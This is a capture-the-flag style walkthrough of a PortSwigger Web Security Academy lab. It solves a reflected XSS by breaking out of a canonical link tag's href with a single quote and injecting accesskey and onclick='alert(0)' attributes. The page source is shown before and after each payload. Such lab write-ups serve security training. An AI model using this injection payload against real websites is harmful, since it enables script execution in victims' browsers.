
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Difficulty | Practitioner |
| Vulnerability | Reflected XSS — Attribute Injection in a Canonical Link Tag |
| Injection Point | href attribute inside <link rel="canonical"> |
| Goal | Trigger alert(0) via accesskey on a non-interactive element |
Lab — Reflected XSS: Attribute Injection in a Canonical Link Tag
Solution Walkthrough
Inspecting the page source reveals our input is reflected inside a <link> canonical tag:
<link rel="canonical" href='https://TARGET.web-security-academy.net/'/>

Adding a query parameter shows it's reflected directly into the href attribute:
/?teto
<link rel="canonical" href='https://TARGET.web-security-academy.net/?teto'/>
Step 1 — Break out of the href attribute
Injecting a single quote closes the href value:
/?'teto
<link rel="canonical" href='https://TARGET.web-security-academy.net/?'teto'/>
The attribute is broken — we can now inject new attributes.
Step 2 — Inject an accesskey and onclick handler
/?'accesskey='x'onclick='alert(0)
The resulting source:
<link rel="canonical" href='https://TARGET.web-security-academy.net/?'accesskey='x'onclick='alert(0)'/>

The accesskey='x' attribute and onclick='alert(0)' are injected into the <link> tag. The lab confirms this as solved :P